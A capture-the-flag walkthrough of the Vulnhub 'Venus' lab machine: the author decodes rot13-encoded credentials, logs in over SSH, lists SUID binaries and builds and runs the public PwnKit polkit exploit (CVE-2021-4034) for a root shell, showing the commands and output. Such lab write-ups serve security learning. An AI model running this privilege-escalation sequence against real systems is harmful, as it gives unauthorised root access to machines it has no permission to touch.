
Request body parameters 2

Request cookies 2

Request headers 14

Response headers 8

I think its rot 13 lets decode it first



And we have the user's creds

> ⚠ User Creds
>
> Username : magellan
> Password : venusiangeology1989

Lets ssh in

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/The Planets - Venus git:(main) (1.603s)
ssh magellan@192.168.122.21
magellan@192.168.122.21's password:

magellan@venus ~ (0.015s)
id
uid=1001(magellan) gid=1001(magellan) groups=1001(magellan) context=unconfined_

magellan@venus ~
```

Here is the user_flag.txt

```
magellan@venus ~ (0.016s)
ls -al
total 32
drwx------. 5 magellan magellan 228 May 21  2021 .
drwxr-xr-x. 4 root     root      35 May 20  2021 ..
lrwxrwxrwx. 1 magellan magellan   9 May 21  2021 .bash_history -> /dev/null
-rw-r--r--. 1 magellan magellan  18 Jan 26  2021 .bash_logout
-rw-r--r--. 1 magellan magellan 141 Jan 26  2021 .bash_profile
-rw-r--r--. 1 magellan magellan 492 Jan 26  2021 .bashrc
drwxrwxr-x. 3 magellan magellan  17 May 20  2021 .cache
-rw-------. 1 magellan magellan  36 May 21  2021 .lesshst
drwx------. 4 magellan magellan  28 May 20  2021 .local
-rw-------. 1 magellan magellan  42 May 20  2021 .python_history
-rw-------. 1 magellan magellan  45 May 21  2021 user_flag.txt
drwxrwxr-x. 4 magellan magellan 109 May 21  2021 venus_monitor_proj
-rw-rw-r--. 1 magellan magellan  38 May 21  2021 .virc
-rw-rw-r--. 1 magellan magellan 218 May 21  2021 .wget-hsts
```

And here is it printed

```
magellan@venus ~ (0.013s)
cat user_flag.txt
[user_flag_e799a60032068b27b8ff212b57c200b0]
```

Gaining Access


Lets check the SUID binaries

```
magellan@venus ~ (0.823s)
find / -perm -u=s -type f 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/pkexec
/usr/bin/su
/usr/bin/umount
/usr/bin/crontab
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/libexec/cockpit-session
```

Now lets find the exploit for this
Found this : https://github.blog/security/vulnerability-research/privilege-escalation-polkit-root-on-linux-with-bug/?source=post_page-----6f746fb6f8ec--------------------------------

Privilege escalation with polkit: How to get root on Linux with a seven-year-old bug

polkit is a system service installed by default on many Linux distributions. It's used by systemd, so any Linux distribution that uses systemd also uses polkit.



here is the poc : https://github.com/berdav/CVE-2021-4034

README MIT license

CVE-2021-4034

One day for the polkit privilege escalation exploit

Just execute `make`, `./cve-2021-4034` and enjoy your root shell.

The original advisory by the real authors is here

PoC

If the exploit is working you'll get a root shell immediately:

```
vagrant@ubuntu-impish:~/CVE-2021-4034$ make
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall    cve-2021-4034.c   -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp /usr/bin/true GCONV_PATH=./pwnkit.so:.
vagrant@ubuntu-impish:~/CVE-2021-4034$ ./cve-2021-4034
# whoami
root
# exit
```

Lets run this
I got this it here

```
magellan@venus /dev/shm (0.013s)
ls -al

total 8
drwxrwxrwt.  3 root     root       80 Nov 16 17:13 .
drwxr-xr-x. 22 root     root     3860 Nov 16 12:50 ..
drwxrwxr-x.  3 magellan magellan  200 Jan 30  2022 CVE-2021-4034-main
-rw-rw-r--.  1 magellan magellan 6457 Nov 16 17:12 CVE-2021-4034-main.zip
```

Lets run through the steps from the github page and run it

```
magellan@venus /dev/shm/CVE-2021-4034-main (0.215s)
make

cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall    cve-2021-4034.c   -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /usr/bin/true GCONV_PATH=./pwnkit.so:.
```

Now lets run the exploit now

```
magellan@venus /dev/shm/CVE-2021-4034-main
./cve-2021-4034

sh-5.1# id
uid=0(root) gid=0(root) groups=0(root),1001(magellan)
sh-5.1#
```

And here is the root.txt

```
magellan@venus /dev/shm/CVE-2021-4034-main
./cve-2021-4034
sh-5.1# id
uid=0(root) gid=0(root) groups=0(root),1001(magellan) context=unconfi
sh-5.1# cd /root
sh-5.1# ls -al
total 44
dr-xr-x---.  2 root root  195 Jun  3  2021 .
dr-xr-xr-x. 17 root root  224 May 19  2021 ..
-rw-------.  1 root root 8272 Jun  3  2021 .bash_history
-rw-r--r--.  1 root root   18 Jan 28  2021 .bash_logout
-rw-r--r--.  1 root root  141 Jan 28  2021 .bash_profile
-rw-r--r--.  1 root root  429 Jan 28  2021 .bashrc
-rw-r--r--.  1 root root  100 Jan 28  2021 .cshrc
-rw-------.  1 root root   53 Jun  3  2021 .lesshst
-rw-------.  1 root root    0 May 20  2021 .python_history
-rw-r--r--.  1 root root  129 Jan 28  2021 .tcshrc
-rw-------.  1 root root  625 May 19  2021 anaconda-ks.cfg
-rw-------.  1 root root 1225 May 21  2021 root_flag.txt
sh-5.1#
```

And here it is printed

```
sh-5.1# cat root_flag.txt
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@/##////////@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@(((/(*(/((((((////////&@@@@@@@@@@@@@
@@@@@@@@@@@((#(#(###((##//(((/(/(((*((//@@@@@@@@@@
@@@@@@@@/#(((#((((((/(/,*/(((////////(/*/*/#@@@@@@
@@@@@@*((####((///*//(///*(/*//((/(((//**/((&@@@@@
@@@@@/(/(((##/*((//(#(////(((((/(///(((((///(*@@@@
@@@@/(//((((#(((((*///*/(/(/(((/((////(/*/*(///@@@
@@@//**/(/(#(#(##((/(((((/(**//////////((//((*/#@@
@@@(//(/(((((((#((((#*/((///((///((//////(/(/(*(/@@
@@@((//((((/((((#(/(/((/(/(((((#((((((/(/((/////@@
@@@(((/(((/##((#((/*///((/((/((##((/(/(/((((((/*@@
@@@(((/(##/#(((##((/(((((((/(##(/##(#((/((((#((*%@@
@@@@(///(#(((((#(#(((((#(//((#((###((/(((((/(//@@@
@@@@@(/*/(##(/(###(((#((((/((####/((((///((((/@@@@
@@@@@@%//((((#############((((/((/(/(*/(((((@@@@@@
@@@@@@@@%#(((############(##((#((*//(/(*//@@@@@@@@
@@@@@@@@@@@/(#(####(###/((((((#(///((//(@@@@@@@@@@
@@@@@@@@@@@@@@@(((###((#(#(((/((///*@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@%#(#%@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Congratulations on completing Venus!!!
If you have any feedback please contact me at SirFlash@protonmail.com
[root_flag_83588a17919eba10e20aad15081346af]
sh-5.1#
```

Thanks for reading :)